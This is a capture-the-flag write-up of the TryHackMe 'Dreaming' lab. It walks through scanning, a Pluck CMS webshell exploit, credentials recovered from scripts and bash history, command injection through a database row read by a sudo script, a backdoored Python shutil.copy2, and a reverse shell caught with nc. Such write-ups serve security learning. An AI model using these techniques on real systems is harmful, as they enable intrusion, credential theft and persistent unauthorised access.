
Dreaming

Dreaming


https://tryhackme.com/room/dreaming

`rustscan -a 10.10.32.10 -- -sC -sV -A | tee scan.txt`




```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 762667a6b0080eed34585b4e77459257 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDDwLHu8L86UCKGGVbbYL07uBhmOh9hWLPtBknNwMgULG3UGIqmCT3DywDvtEYZ/6D97nrt6PpsVAu0/gp73GYjUxvk4Gfog9YFShodiB/VJqK4RC23h0oNoAElSJajjEq6JcVaEyub6w
Nhf8dPx0YSaRjKANr9mET6s+4cUNBAF/DknsZw6iYtafzxIQTAtgSX6AtXTXRf5cpdF02wwYvUo1jVSYdXL+Oqx19UADVhQib4Pt5gLAiwuFkoJjnN1L6xwkTjd+sUPVlhQ/6yHfB826/Qk55DWoUrnABfe+3jngyPvjl1heYDuPx01rtDvl
R7XmX+8X7MZ9E9QOx/m2gEHZ83kuJ9jNLB6WjlqCyA4Zes+oHWbM9Q/nJ/UVQGdfcDS65edQ5m/fw2khqUbCeSFcuD3AQvUJvvFrfg/eTNnhpee/WYJjyZO70tlzhaT/oJheodQ1hQyfgnjwToy/ISHn9Yp4jeqrshBUF87+9kUuLV0=
|   256 523aad267f6e3f23f9e4efe85ac8425c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCmisKYJLewSTob1PZ06N0jUpWdArbsaHK65lE8Lwefkk3WFAwoTWvStQbzCJlo0MF+zztRtwcqmHc5V7qawS8E=
|   256 71df6e81f0807971a8da2e1e56c4debb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK3j+g633Muvqft5oYrShkXdV0Rjn2S1GQpyXyxoPJy0
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

`dirsearch -u http://10.10.32.10`




```
┌──(kali㉿kali)-[~/THM/dreaming]
└─$ dirsearch -u http://10.10.32.10

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.32.10/_23-11-18_11-41-13.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-11-18_11-41-13.log

Target: http://10.10.32.10/

[11:41:14] Starting:
[11:41:20] 403 -  276B  - /.ht_wsr.txt
[11:41:20] 403 -  276B  - /.htaccess.bak1
[11:41:20] 403 -  276B  - /.htaccessBAK
[11:41:20] 403 -  276B  - /.htaccessOLD
[11:41:20] 403 -  276B  - /.htaccess.sample
[11:41:20] 403 -  276B  - /.htaccess.orig
[11:41:20] 403 -  276B  - /.htaccess.save
[11:41:20] 403 -  276B  - /.htaccess_sc
[11:41:20] 403 -  276B  - /.htaccess_extra
[11:41:20] 403 -  276B  - /.htpasswd_test
[11:41:20] 403 -  276B  - /.htaccessOLD2
[11:41:20] 403 -  276B  - /.htm
[11:41:20] 403 -  276B  - /.html
[11:41:20] 403 -  276B  - /.httr-oauth
[11:41:21] 403 -  276B  - /.htpasswds
[11:41:21] 403 -  276B  - /.htaccess_orig
[11:41:23] 403 -  276B  - /.php
[11:41:53] 200 -  940B  - /app/
[11:41:53] 403 -  276B  - /app/.htaccess
[11:41:53] 301 -  308B  - /app  →  http://10.10.32.10/app/
[11:42:14] 200 -   11KB - /index.html
```


Openn /app and go inside folder. I found page with file parametr, try to test this parametr for XSS ,LFI and RFI




LFI blocked



Also I found login page with pluck server



there is exploit for this version but I need password




and the password was **password**))

Now I can use exploit

```
python3 exp.py 10.10.231.68 80 password /app/pluck-4.7.13
```

```
┌──(kali㉿kali)-[~/THM/dreaming]
└─$ python3 exp.py 10.10.231.68 80 password /app/pluck-4.7.13

Authentification was succesfull, uploading webshell

Uploaded Webshell to: http://10.10.231.68:80/app/pluck-4.7.13/files/shell.phar
```

Go to page exploit



There are 3 users but I ha not permissions to read flags)

```
drwxr-xr-x  4 death    death    4096 Aug 25 20:04 death
drwxr-xr-x  5 lucien   lucien   4096 Aug 25 16:26 lucien
drwxr-xr-x  3 morpheus morpheus 4096 Aug  7 23:48 morpheus

p0wny@shell:/home# cd lucien


p0wny@shell:/home/lucien# ls -la
total 44
drwxr-xr-x 5 lucien lucien 4096 Aug 25 16:26 .
drwxr-xr-x 5 root   root   4096 Jul 28 22:26 ..
-rw------- 1 lucien lucien  684 Aug 25 16:27 .bash_history
-rw-r--r-- 1 lucien lucien  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 lucien lucien 3771 Feb 25  2020 .bashrc
drwx------ 3 lucien lucien 4096 Jul 28 18:42 .cache
drwxrwxr-x 4 lucien lucien 4096 Jul 28 18:42 .local
-rw------- 1 lucien lucien  696 Aug 25 16:26 .mysql_history
-rw-r--r-- 1 lucien lucien  807 Feb 25  2020 .profile
drwx------ 2 lucien lucien 4096 Jul 28 14:25 .ssh
-rw-r--r-- 1 lucien lucien    0 Jul 28 14:28 .sudo_as_admin_successful
-rw-rw---- 1 lucien lucien   19 Jul 28 16:27 lucien_flag.txt

p0wny@shell:/home/lucien# cat lucien_flag.txt
cat: lucien_flag.txt: Permission denied
```

After some enumaration I try to found files fo user lucien, and here was his password)

`find / -user lucien -type f 2>/dev/null`

```
drwxr-xr-x  14 root root          4096 Mar 14  2023 usr
drwxr-xr-x  14 root root          4096 Jul 28 14:45 var

p0wny@shell:/# find / -user lucien -type f 2>/dev/null
/opt/test.py
/home/lucien/.sudo_as_admin_successful
/home/lucien/.mysql_history
/home/lucien/.bash_history
/home/lucien/.profile
/home/lucien/.bash_logout
/home/lucien/.bashrc
/home/lucien/lucien_flag.txt

p0wny@shell:/# cat /opt/test.py
import requests

#Todo add myself as a user
url = "http://127.0.0.1/app/pluck-4.7.13/login.php"
password = [redacted]

data = {
        "cont1":password,
        "bogus":"",
        "submit":"Log+in"
        }

req = requests.post(url,data=data)

p0wny@shell:/#
```

lucien:HeyLucien#@1999!

```
lucien@dreaming:~$ id
uid=1000(lucien) gid=1000(lucien) groups=1000(lucien),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),117(lxd)
lucien@dreaming:~$ ls
lucien_flag.txt
lucien@dreaming:~$ cat lucien_flag.txt
THM[redacted]
lucien@dreaming:~$
```

In bash history I found more creds and sudo command

```
lucien@dreaming:~$ cat .bash_history
ls
cd /etc/ssh/
clear
nano sshd_config
su root
cd ..
ls
cd ..
cd etc
ls
..
cd ..
cd usr
cd lib
cd python3.8
nano shutil.py
clear
clear
su root
cd ~~
cd ~
clear
ls
mysql -u lucien -plucien42DBPASSWORD
ls -la
cat .bash_history
cat .mysql_history
```

In sudo is something like puzzle??

```
lucien@dreaming:~$ sudo -l
Matching Defaults entries for lucien on dreaming:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lucien may run the following commands on dreaming:
    (death) NOPASSWD: /usr/bin/python3 /home/death/getDreams.py
lucien@dreaming:~$ sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice + Flying in the sky

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician

lucien@dreaming:~$
```

Running `mysql -u lucien -plucien42DBPASSWORD` I successfully log in mysql

```
lucien@dreaming:~$ mysql -u lucien -plucien42DBPASSWORD
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.33-0ubuntu0.20.04.4 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| library            |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.01 sec)

mysql>
```

I saw this running sudo as user death

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| library            |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.01 sec)

mysql> use library;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_library |
+-----------------+
| dreams          |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from dreams;
+---------+--------------------------------------+
| dreamer | dream                                |
+---------+--------------------------------------+
| Alice   | Flying in the sky                    |
| Bob     | Exploring ancient ruins              |
| Carol   | Becoming a successful entrepreneur   |
| Dave    | Becoming a professional musician     |
+---------+--------------------------------------+
4 rows in set (0.00 sec)

mysql>
```

I think I can inject something here and run sudo again

test is ok

```
INSERT INTO dreams (dreamer,dream) VALUES ('test', 'test1');
```

```
mysql> select * from dreams;
+---------+-----------------------------------+
| dreamer | dream                             |
+---------+-----------------------------------+
| Alice   | Flying in the sky                 |
| Bob     | Exploring ancient ruins           |
| Carol   | Becoming a successful entrepreneur |
| Dave    | Becoming a professional musician  |
+---------+-----------------------------------+
4 rows in set (0.00 sec)

mysql> INSERT INTO dreams (dreamer,dream) VALUES ('test', 'test1');
Query OK, 1 row affected (0.01 sec)

mysql> select * from dreams;
+---------+-----------------------------------+
| dreamer | dream                             |
+---------+-----------------------------------+
| Alice   | Flying in the sky                 |
| Bob     | Exploring ancient ruins           |
| Carol   | Becoming a successful entrepreneur |
| Dave    | Becoming a professional musician  |
| test    | test1                             |
+---------+-----------------------------------+
5 rows in set (0.00 sec)
```

After trying to insert revshell I need to restart machine))) becouse I can't delete values

```
INSERT INTO dreams (dreamer,dream) VALUES ('cat /home/death/getDreams.py | bash', '-l');
```

```
mysql> use library;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> INSERT INTO dreams (dreamer,dream) VALUES ('cat /home/death/getDreams.py | bash', '-l');
Query OK, 1 row affected (0.01 sec)

mysql>
```

```
sudo -u death /usr/bin/python3 /home/death/getDreams.py
```

```
lucien@dreaming:~$ sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice + Flying in the sky

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "[redacted]"
DB_NAME = "library"

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )

        # Create a cursor object to execute SQL queries
        cursor = connection.cursor()

        # Construct the MySQL query to fetch dreamer and dream columns from dreams table
        query = "SELECT dreamer, dream FROM dreams;"

        # Execute the query
        cursor.execute(query)

        # Fetch all the dreamer and dream information
        dreams_info = cursor.fetchall()
lucien@dreaming:~$ su death
Password:
death@dreaming:/home/lucien$ id
uid=1001(death) gid=1001(death) groups=1001(death)
death@dreaming:/home/lucien$ ls
lucien_flag.txt
death@dreaming:/home/lucien$ cd ~
death@dreaming:~$ ls
death_flag.txt  getDreams.py
death@dreaming:~$ cat death_flag.txt
THM{[redacted]}
death@dreaming:~$
```

In morpheus home directory I found 1 more python script, but he is unwritable

So I try to found files with imported module

`find / -type f -name "*shutil*" 2>/dev/null`

```
death@dreaming:/home/morpheus$ cat restore.py
from shutil import copy2 as backup

src_file = "/home/morpheus/kingdom"
dst_file = "/kingdom_backup/kingdom"

backup(src_file, dst_file)
print("The kingdom backup has been done!")
death@dreaming:/home/morpheus$ nano restore.py
death@dreaming:/home/morpheus$ find / -type f -name "*shutil*" 2>/dev/null
/usr/lib/python3.8/shutil.py
/usr/lib/python3.8/__pycache__/shutil.cpython-38.pyc
/usr/lib/byobu/include/shutil
/usr/lib/python3/dist-packages/twisted/words/test/__pycache__/test_xishutil.cpython-38.pyc
/usr/lib/python3/dist-packages/twisted/words/test/test_xishutil.py
/snap/core20/1974/usr/lib/python3.8/__pycache__/shutil.cpython-38.pyc
/snap/core20/1974/usr/lib/python3.8/shutil.py
/snap/core20/2015/usr/lib/python3.8/__pycache__/shutil.cpython-38.pyc
/snap/core20/2015/usr/lib/python3.8/shutil.py
death@dreaming:/home/morpheus$
```

`vim /usr/lib/python3.8/shutil.py`

add to copy2 function "chmod 777 file"

```
def copy2(src, dst, *, follow_symlinks=True):
    """Copy data and metadata. Return the file's destination.

    Metadata is copied with copystat(). Please see the copystat function
    for more information.

    The destination may be a directory.

    If follow_symlinks is false, symlinks won't be followed. This
    resembles GNU's "cp -P src dst".
    """
    os.system('chmod 777 /home/morpheus/restore.py')

    if os.path.isdir(dst):
        dst = os.path.join(dst, os.path.basename(src))
    copyfile(src, dst, follow_symlinks=follow_symlinks)
    copystat(src, dst, follow_symlinks=follow_symlinks)
    return dst
:wq!
kingdom  morpheus_flag.txt  restore.py
death@dreaming:/home/morpheus$ ls -la
total 44
drwxr-xr-x 3 morpheus morpheus 4096 Aug  7 23:48 .
drwxr-xr-x 5 root     root     4096 Jul 28 22:26 ..
-rw------- 1 morpheus morpheus   58 Aug 14 18:16 .bash_history
-rw-r--r-- 1 morpheus morpheus  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 morpheus morpheus 3771 Feb 25  2020 .bashrc
-rw-rw-r-- 1 morpheus morpheus   22 Jul 28 22:37 kingdom
drwxrwxr-x 3 morpheus morpheus 4096 Jul 28 22:30 .local
-rw-rw---- 1 morpheus morpheus   28 Jul 28 22:29 morpheus_flag.txt
-rw-r--r-- 1 morpheus morpheus  807 Feb 25  2020 .profile
-rwxrwxrwx 1 morpheus morpheus  180 Aug  7 23:48 restore.py
-rw-rw-r-- 1 morpheus morpheus   66 Jul 28 22:33 .selected_editor
death@dreaming:/home/morpheus$
```

Add revshell to this file

`vim restore.py`

```
File  Actions  Edit  View  Help
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
; pty.spawn("bash")
from shutil import copy2 as backup

src_file = "/home/morpheus/kingdom"
dst_file = "/kingdom_backup/kingdom"

backup(src_file, dst_file)
print("The kingdom backup has been done!")
```

run listeren

`nc -lnvp 4444`

And got the flag

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.35.11] 52390
morpheus@dreaming:~$ id
id
uid=1002(morpheus) gid=1002(morpheus) groups=1002(morpheus),1003(saviors)
morpheus@dreaming:~$ ls -la
ls -la
total 44
drwxr-xr-x 3 morpheus morpheus 4096 Aug  7 23:48 .
drwxr-xr-x 5 root     root     4096 Jul 28 22:26 ..
-rw------- 1 morpheus morpheus   58 Aug 14 18:16 .bash_history
-rw-r--r-- 1 morpheus morpheus  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 morpheus morpheus 3771 Feb 25  2020 .bashrc
-rw-rw-r-- 1 morpheus morpheus   22 Jul 28 22:37 kingdom
drwxrwxr-x 3 morpheus morpheus 4096 Jul 28 22:30 .local
-rw-rw---- 1 morpheus morpheus   28 Jul 28 22:29 morpheus_flag.txt
-rw-r--r-- 1 morpheus morpheus  807 Feb 25  2020 .profile
-rwxrwxrwx 1 morpheus morpheus  389 Nov 18 22:13 restore.py
-rw-rw-r-- 1 morpheus morpheus   66 Jul 28 22:33 .selected_editor
morpheus@dreaming:~$ cat morpheus_flag.txt
cat morpheus_flag.txt
THM{DR34MS
morpheus@dreaming:~$
```